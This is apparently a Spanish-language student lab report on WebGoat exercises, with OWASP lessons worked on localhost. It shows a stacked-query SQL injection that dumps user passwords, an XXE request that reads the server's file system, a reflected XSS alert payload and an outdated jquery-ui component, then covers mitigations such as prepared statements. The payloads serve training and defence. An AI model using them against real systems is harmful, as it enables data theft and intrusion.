| CONSTRAINT_TABLE_USAGE            |
| DATA_TYPE_PRIVILEGES              |
| DOMAINS                           |
| DOMAIN_CONSTRAINTS                |
| ELEMENT_TYPES                     |
| ENABLED_ROLES                     |
| INFORMATION_SCHEMA_CATALOG_NAME   |
| JARS                              |
| JAR_JAR_USAGE                     |
| KEY_COLUMN_USAGE                  |
| KEY_PERIOD_USAGE                  |
| PARAMETERS                        |
| PERIODS                           |
| REFERENTIAL_CONSTRAINTS           |
| ROLE_AUTHORIZATION_DESCRIPTOR     |
| ROLE_COLUMN_GRANTS                |
| ROLE_ROUTINE_GRANTS               |
| ROLE_TABLE_GRANTS                 |
| ROLE_UDT_GRANTS                   |
| ROLE_USAGE_GRANTS                 |
| ROUTINES                          |

Database: SYSTEM\_LOBS  
[4 tables]

|         |
|---------|
| BLOCKS  |
| LOBS    |
| LOB_IDS |
| PARTS   |

Database: kionis  
[13 tables]

|                       |
|-----------------------|
| ACCESS_CONTROL_USERS  |
| ACCESS_LOG            |
| CHALLENGE_USERS       |
| EMPLOYEES             |
| GRANT_RIGHTS          |
| JWT_KEYS              |
| SALARIES              |
| SERVERS               |
| SQL_CHALLENGE_USERS   |
| USER_DATA             |
| USER_DATA_TAN         |
| USER_SYSTEM_DATA      |
| flyway_schema_history |



Obtuvimos distintos valores y gracias a ello pudimos obtener la contraseña del usuario:

The screenshot shows the WebGoat web application in a browser. The address bar displays the URL: 127.0.0.1:8080/WebGoat/start.mvc?username=kionis#lesson/SqlInjectionAdvan... The left sidebar contains a navigation menu with the following items: (A8) Software & Data Integrity, (A9) Security Logging Failures, (A10) Server-side Request Forgery, Client side, and Challenges. The main content area displays the following text:

The table is called 'user\_data':

```
CREATE TABLE user_data (userid int not null,
 first_name varchar(20),
 last_name varchar(20),
 cc_number varchar(30),
 cc_type varchar(10),
 cookie varchar(20),
 login_count int);
```

Through experimentation you found that this field is susceptible to SQL injection. Now you want to use that knowledge to get the contents of another table.  
The table you want to pull data from is:

```
CREATE TABLE user_system_data (userid int not null primary key,
 user_name varchar(12),
 password varchar(10),
 cookie varchar(30));
```

**6.a)** Retrieve all data from the table  
**6.b)** When you have figured it out.... What is Dave's password?

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQL statement. Maybe you can find both of them.

✓

Name:

Password:

**You have succeeded:**


| USERID | USER_NAME | PASSWORD | COOKIE |
|--------|-----------|----------|--------|
| 101    | jsnow     | passwd1  | ,      |
| 102    | jdoe      | passwd2  | ,      |
| 103    | jplane    | passwd3  | ,      |
| 104    | jeff      | jeff     | ,      |
| 105    | dave      | passW0rD | ,      |


**Well done! Can you also figure out a solution, by using a UNION?**

Your query was: `SELECT * FROM user_data WHERE last_name = 'dave'; select * from user_system_data;--'`

## Configuración de seguridad incorrecta (XXE)

Detectamos que, a la hora de poner comentarios, la web es susceptible de tener inyecciones de tipo Script, aquí un ejemplo:





En la imagen de arriba vemos como en burp proxy, no da la entrada del comentario y utilizamos script para obtener un archivo de root:

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings

Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to http://127.0.0.1:8080

Forward Drop **Intercept is on** Action Open browser Add notes HTTP/1

Pretty **Raw** Hex

```

1 POST /WebGoat/xxe/simple HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 59
4 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: */*
6 Content-Type: application/xml
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=H1cBPSPW88f-8HFIP-XaliNfn0hJehNWAXObPlfj
19 Connection: close
20
21 <?xml version="1.0"?><!DOCTYPE another [
22 <!ENTITY fs SYSTEM "file:/// ">
23]><comment> <text>hola &fs;</text></comment>

```

Inspector

Request attributes 2


Request query parameters 0

Request cookies 1


Request headers 18


Inspector Notes


Y tenemos éxito en ello


 I REQUEST YOUR ASSISTANCE

Add a comment Submit

 **kionis** 2023-12-08, 20:25:19  
hola \_\_cacert\_entrypoint.sh .dockerenv bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run/sbin srv sys tmp usr var



 **webgoat** 2023-12-08, 20:10:20  
Silly cat...

 **guest** 2023-12-08, 20:10:20  
I think I will use this picture in one of my projects.


 **guest** 2023-12-08, 20:10:20  
Lol!! :-).

Congratulations. You have successfully completed the assignment.

En este caso también utilizamos el burp proxy para interceptar el mensaje y cambiar el tipo de aplicación ya que ahora la aplicación esta json y no en xml:







## Injection Cross Site Scripting (XSS)

Aquí detectamos que, en algunos campos, podíamos introducir código XSS para mostrar algún mensaje diferente en pantalla, esto podría hacer que al clicar un botón de nuestra web el usuario mandara los datos a un entorno externo, aquí tenemos algún ejemplo:

127.0.0.1:8080/WebGoat/start.mvc?username=kionist#lesson/CrossSiteScripting/lesson/6

127.0.0.1:8080 says  
dame tu dinero

### Try It! Reflected XSS

The assignment's goal is to identify which field is susceptible to XSS.

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input gets used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the `alert()` or `console.log()` methods. Use one of them to find out which field is vulnerable.

| Shopping Cart Items -- To Buy Now                              | Price   | Quantity | Total  |
|----------------------------------------------------------------|---------|----------|--------|
| Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry | 69.99   | 2        | \$0.00 |
| Dynex - Traditional Notebook Case                              | 27.99   | 2        | \$0.00 |
| Hewlett-Packard - Pavilion Notebook with Intel Centrino        | 1599.99 | 1        | \$0.00 |
| 3 - Year Performance Service Plan \$1000 and Over              | 299.99  | 3        | \$0.00 |

Enter your credit card number:

Enter your three digit access code:

Try again. We do want to see a specific JavaScript mentioned in the goal of the assignment (in case you are trying to do something fancier).  
Thank you for shopping at WebGoat.  
Your support is appreciated

We have charged credit card:4128 3214 0002 1999  
\$2695.92

Introduciendo el script: `<script>alert('dame tu dinero')</script>` ya nos aparece la alerta en nuestra pantalla

## Componentes vulnerables y desactualizados

Aquí observamos como algunos componentes están desactualizados y son vulnerables, un ejemplo es este de aquí, en el que un cuadro esta con una versión desactualizada de JQUERY y el otro esta en la ultima versión lo que permite que capture el error y nos salte una alerta:

Reset lesson

1 2 3 4 5 6 7 8 9 10 11 12 13

jquery-ui-1.12.0

This dialog should have prevented the above exploit using the EXACT same code in WebGoat but using a later version of jquery-ui.

This dialog should have prevented the above exploit using the EXACT same code in WebGoat but using a later version of jquery-ui.

Clicking go will execute a jquery-ui close dialog:  Go

Clicking go will execute a jquery-ui close dialog:  Go

jquery-ui:1.12.0 Not Vulnerable

Using the same WebGoat source code but upgrading the jquery-ui library to a non-vulnerable version eliminates the exploit.

(A7) Identity & Auth Failure

(A8) Software & Data Integrity

(A9) Security Logging Failures

(A10) Server-side Request Forgery

Client side

Challenges

Below is an example of using the same WebGoat source code, but different versions of the jquery-ui component. One is exploitable; one is not.

### jquery-ui:1.10.4

This example allows the user to specify the content of the "closeText" for the jquery-ui dialog. This is an unlikely development scenario, however the jquery-ui dialog (TBD - show exploit link) does not defend against XSS in the button text of the close dialog.

Clicking go will execute a jquery-ui close dialog:

This dialog should have exploited a known flaw in jquery-ui:1.10.4 and allowed a XSS attack to occur

### jquery-ui:1.12.0 Not Vulnerable

Using the same WebGoat source code but upgrading the jquery-ui library to a non-vulnerable version eliminates the exploit.

Clicking go will execute a jquery-ui close dialog:

Element

Console

Sources

Network

Performance

Memory

Application

top

Filter

Default levels

10 Issues: 1 9

WARNING: Missing translation for key: "statement does not generate a row count"

polyglot.min.js:17

WARNING: Missing translation for key: "Sorry the solution is not correct, please try again."

polyglot.min.js:17

WARNING: Missing translation for key: "statement does not generate a row count"

polyglot.min.js:17

WARNING: Missing translation for key: "Sorry the solution is not correct, please try again."

polyglot.min.js:17

WARNING: Missing translation for key: "statement does not generate a row count"

polyglot.min.js:17

Uncaught TypeError: webgoat.customjs.jqueryVuln is not a function

at webgoat.customjs.vuln\_jquery\_ui (<anonymous>:5:24)

at HTMLInputElement.onclick (start.mvc?username=kionis:1:18)

VM85:5

Uncaught TypeError: webgoat.customjs.jqueryVuln is not a function

at webgoat.customjs.vuln\_jquery\_ui (<anonymous>:5:24)

at HTMLInputElement.onclick (VM87 VulnerableComponents.lesson:1:18)

VM85:5

## Fallo de identidad y autenticación

Aquí observamos como algunas de las contraseñas de los usuarios del sistema son extremadamente sencillas y fáciles de descifrar, por lo que le pongo un ejemplo de una contraseña mas segura:

How long could it take to brute force your password?

In this assignment, you have to type in a password that is strong enough (at least 4/4).

After you finish this assignment we highly recommend you try some passwords below to see why they are not good choices:

- password
- johnsmith
- 2018/10/4
- 1992home
- abcbac
- ffiget
- poiuz
- @dmin

✓

Ares.Robin1519!

Show password

Submit

You have succeeded! The password is secure enough.

Your Password: \*\*\*\*\*

Length: 15

Estimated guesses needed to crack your password: 12000100000000

Score: 4/4

Estimated cracking time: 38052 years 24 days 15 hours 6 minutes 40 seconds


Score: 4/4

Como observamos en la imagen la contraseña usada es extremadamente segura.

## POSIBLES MITIGACIONES

### Para inyección de SQL:

Una posible mitigación para la inyección de SQL es capturar el texto de entrada y no fiarte nunca del usuario, en el humano esta el error, evidentemente el código con el que operan las maquinas lo hacen los humanos y si ya se equivocan los programadores, imagínense los usuarios normales, por eso es recomendable no concatenar directamente el texto introducido al código si no encapsularlo, aquí un ejemplo de cómo hacerlo:



The screenshot shows a web application interface for a login form. At the top, there is a green checkmark icon. Below it, the code for the login process is displayed in a light gray box. The code uses prepared statements to handle user input. The input fields for 'username' and 'email' are shown as text boxes. The code snippet is as follows:

```
Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);
PreparedStatement ps = conn.prepareStatement("SELECT status FROM users WHERE name=? AND mail=?");
ps.setString(1, userName);
ps.setString(2, userEmail);
```

Below the code, there is a blue 'Submit' button. At the bottom of the gray box, a green message states: 'Congratulations. You have successfully completed the assignment.'

En este caso utilizamos una técnica que se llama “uso de consultas preparadas” en la cual utilizamos marcadores de posición para evitar que el texto introducido por el usuario se concatene directamente en el código.

Esta no es la única hay más:

- **Uso de procedimientos almacenados:** Los procedimientos almacenados también pueden proporcionar protección contra la inyección de SQL, ya que pueden requerir que los datos de entrada se pasen como parámetros.
- **Validación de entrada:** Validar y/o sanitizar la entrada del usuario puede ayudar a prevenir la inyección de SQL. Esto puede incluir la comprobación de que los datos de entrada son del tipo, longitud y formato correctos.
- **Limitación de privilegios:** Limitar los privilegios de la cuenta de la base de datos utilizada por la aplicación web puede ayudar a minimizar el daño que puede hacer un atacante. Por ejemplo, si una aplicación sólo necesita realizar consultas SELECT en una base de datos, entonces la cuenta de la base de datos no debería tener permisos para realizar operaciones INSERT, UPDATE o DELETE.
- **Uso de un WAF (Web Application Firewall):** Un WAF puede ayudar a detectar y bloquear las inyecciones de SQL antes de que lleguen a la aplicación.
- **Escapar caracteres especiales:** Los caracteres especiales que tienen significado en SQL deben ser escapados antes de ser incluidos en una consulta.

## Para inyecciones Cross Site Scripting (XSS)

- **Codificación de salida:** Esta es la estrategia más importante para prevenir el XSS. Consiste en asegurarse de que todos los datos de salida estén codificados correctamente antes de ser enviados al navegador. Por ejemplo, los caracteres como <, >, &, " y ' deben ser reemplazados por sus equivalentes codificados en HTML.

```
var output = encodeURIComponent(userInput);
aquí utilizamos la función encodeURIComponent
```

- **Validación de entrada:** Asegúrate de que todos los datos de entrada sean del tipo, longitud y formato esperados. Sin embargo, hay que tener en cuenta que la validación de entrada por sí sola no es suficiente para prevenir el XSS.

```
if (/^[a-zA-Z0-9]+$/.test(userInput))
{
 // La entrada es válida...
} else {
 // La entrada no es válida...
}
```

